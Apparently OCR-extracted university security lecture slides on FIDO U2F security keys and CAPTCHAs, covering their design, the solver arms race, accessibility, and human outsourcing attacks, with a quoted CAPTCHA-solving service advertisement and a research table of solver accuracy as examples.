
# FIDO U2F/FIDO2 Security Key

- Two operations:
  - Register Site:
    - Generate a **new** public/private key pair and present it to the site
  - Verify:
    - Given a nonce, site, and key ID, sign the nonce and return it
      - Nonce (provided by server) prevents **replay attack**
      - Site is verified as allowed for the key ID, prevents **relay attack**
- Both operations require user presence
  - Can't happen in the background, need to "touch" the key
    - But an optional "no touch needed" mode is supported
- Can't be phished!
  - A phishing site will fail the site verification



# CAPTCHAs: How Lazy Cryptographers Do AI

- The whole point of CAPTCHAs is not just to solve "is this human"...
- But leverage bad guys to force them to solve hard problems
- Primarily focused on machine vision problems



Visual code | [Audio code](#)

Help



Type the code shown


 [Try a new code](#)

By clicking the "Create My Account" button below, I certify that I have read and agree to the [Yahoo! Terms of Service](#), [Yahoo! Privacy Policy](#) and [Communication Terms of Service](#), and to receive account related communications from Yahoo! electronically. Yahoo! automatically identifies items such as words, links, people, and subjects from your Yahoo! communications services to deliver product features and relevant advertising.

**Create My Account**

# CAPTCHAs

- *Reverse Turing Test*: present “user” a challenge that’s easy for a human to solve, hard for a program to solve
- One common approach: distorted text that’s difficult for character-recognition algorithms to decipher






(a) AOL.



(b) mail.ru



(c) phpBB 3.0



(d) Simple Machines Forum



(e) Yahoo!



(f) youku

Figure 1: Examples of CAPTCHAs from various Internet properties.

# Problems?

vatinKes riopyous



stop spam.  
read books.

### Verify Your Registration

- Enter the code shown:  [More info](#)

This helps prevent automated registrations.



Please enter the code you see below. [what's this?](#)



#### Qualifying question

Just to prove you are a human, please answer the following math challenge.

Q: Calculate:

$$\frac{\partial}{\partial x} \left[ 4 \cdot \sin \left( 7 \cdot x - \frac{\pi}{2} \right) \right] \Big|_{x=0}$$

A:

  
mandatory

Note: If you do not know the answer to this question, reload the page and you'll get another question.

# Issues with CAPTCHAs


- Inevitable arms race: as solving algorithms get better, defense erodes



Figure 4: Examples of images from the hard CAPTCHA puzzles dataset.

# Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans



## Asirra

*Asirra is a human interactive proof that asks users to identify photos of cats and dogs. It's powered by over two million photos from our unique partnership with Petfinder.com. Protect your web site with Asirra — free!*

Please click on the images that show cats:

The grid contains 16 images:

- Row 1: Dog (black and white), Dog (brown and tan), Dog (brown), Dog (brown and white)
- Row 2: Dog (yellow), Cat (orange tabby), Cat (orange tabby), Dog (black and white)
- Row 3: Dog (brown), Cat (white), Cat (orange tabby), Dog (black and white)
- Row 4: Dog (brown), Dog (brown and tan), Cat (grey), Dog (white)

Each image has a blue "adopt me" link below it.

# Issues with CAPTCHAs


- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans



- *Accessibility*: not all humans can see
- *Granularity*: not all bots are bad  
(e.g., crawlers)

# Issues with CAPTCHAs, con't

- Deepest problem: CAPTCHAs are inherently vulnerable to *outsourcing* attacks
  - Attacker gets real humans to solve them



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"crack captcha" - Google Search

http://www.google.com/search?hl=en&source=hp&q=%22crack+captcha%22&aq=f&oq=&aqi=g1

NY Times Google News Daily Weather 294 United Traffic Papers HN09 IMC Google Maps RSS (1) Movies BART Wikis Calories Blog

"crack captcha" - Google Search

Web Images Videos Maps News Shopping Gmail more ▾ Search settings

Google "crack captcha" Search Advanced Search

Web Show options... Results 1 - 10 of about 17,700 for "crack captcha". (0.17 seconds)

**Captcha solving**  
www.decaptcher.com Cheap captcha solving Cheap programs for advertisement Sponsored Link

Using the advertisement in blogs, social networks, etc significantly increases the efficiency of the business. Many services use pictures called CAPTCHAs in order to prevent automated use of these services.

Solve CAPTCHAs with the help of this portal, increase your business efficiency now!

**Follow these steps:**

- Register
- Login and follow the link inside to load funds to your account.
- Your request will be processed ASAP.

**You pay for correctly recognized CAPTCHAs only**  
The price is \$2 for 1000 CAPTCHAs. We accept payments from \$10.

If you use a third-party software the price could be different, contact the software vendor for more information.

Hi! I want to bypass captcha from my bots. Bots have different IPs. Is it possible to use your service from many IPs?  
We have no restrictions about IP: with DeCaptcher you can bypass CAPTCHA from as many IPs as you need.

Hi. I need to crack captcha. Do you provide a captcha decoders?  
DeCaptcher CAPTCHA solving is processed by humans. So the accuracy is much better than an automated captcha solver ones

Language	Example			AG	BC	BY	CB	DC	IT	All
English	one	two	three	51.1	37.6	4.76	40.6	39.0	62.0	39.2
Chinese (Simp.)	一	二	三	48.4	31.0	0.00	68.9	26.9	35.8	35.2
Chinese (Trad.)	一	二	三	52.9	24.4	0.00	63.8	30.2	33.0	34.1
Spanish	uno	dos	tres	1.81	13.8	0.00	2.90	7.78	56.8	13.9
Italian	uno	due	tre	3.65	8.45	0.00	4.65	5.44	57.1	13.2
Tagalog	isá	dalawá	tatlo	0.00	5.79	0.00	0.00	7.84	57.2	11.8
Portuguese	um	dois	três	3.15	10.1	0.00	1.48	3.98	48.9	11.3
Russian	один	два	три	24.1	0.00	0.00	11.4	0.55	16.5	8.76
Tamil	கூஞ்சு	இரண்டு	மூன்று	2.26	21.1	3.26	0.74	12.1	5.36	7.47
Dutch	een	twee	drie	4.09	1.36	0.00	0.00	1.22	31.1	6.30
Hindi	एक	दो	तीन	10.5	5.38	2.47	1.52	6.30	9.49	5.94
German	eins	zwei	drei	3.62	0.72	0.00	1.46	0.58	29.1	5.91
Malay	satu	dua	tiga	0.00	1.42	0.00	0.00	0.55	29.4	5.23
Vietnamese	một	hai	ba	0.46	2.07	0.00	0.00	1.74	18.1	3.72
Korean	일	이	삼	0.00	0.00	0.00	0.00	0.00	20.2	3.37
Greek	ένα	δύο	τρία	0.45	0.00	0.00	0.00	0.00	15.5	2.65
Arabic	ثلاثة	اثنين	واحد	0.00	0.00	0.00	0.00	0.00	15.3	2.56
Bengali	এক	দুই	তিনি	0.45	0.00	9.89	0.00	0.00	0.00	1.72
Kannada	ಒಂದು	ಎಂದು	ಮೂರು	0.91	0.00	0.00	0.00	0.55	6.14	1.26
Klingon	✓	<	↖	0.00	0.00	0.00	0.00	0.00	1.12	0.19
Farsi	یک	دو	سه	0.45	0.00	0.00	0.00	0.00	0.00	0.08

Table 2: Percentage of responses from the services with correct answers for the language CAPTCHAs.

# These Days: CAPTCHAs are ways of *training* AI systems

TO COMPLETE YOUR REGISTRATION, PLEASE TELL US  
WHETHER OR NOT THIS IMAGE CONTAINS A STOP SIGN:



NO YES

ANSWER QUICKLY—OUR SELF-DRIVING  
CAR IS ALMOST AT THE INTERSECTION.

SO MUCH OF "AI" IS JUST FIGURING OUT WAYS  
TO OFFLOAD WORK ONTO RANDOM STRANGERS.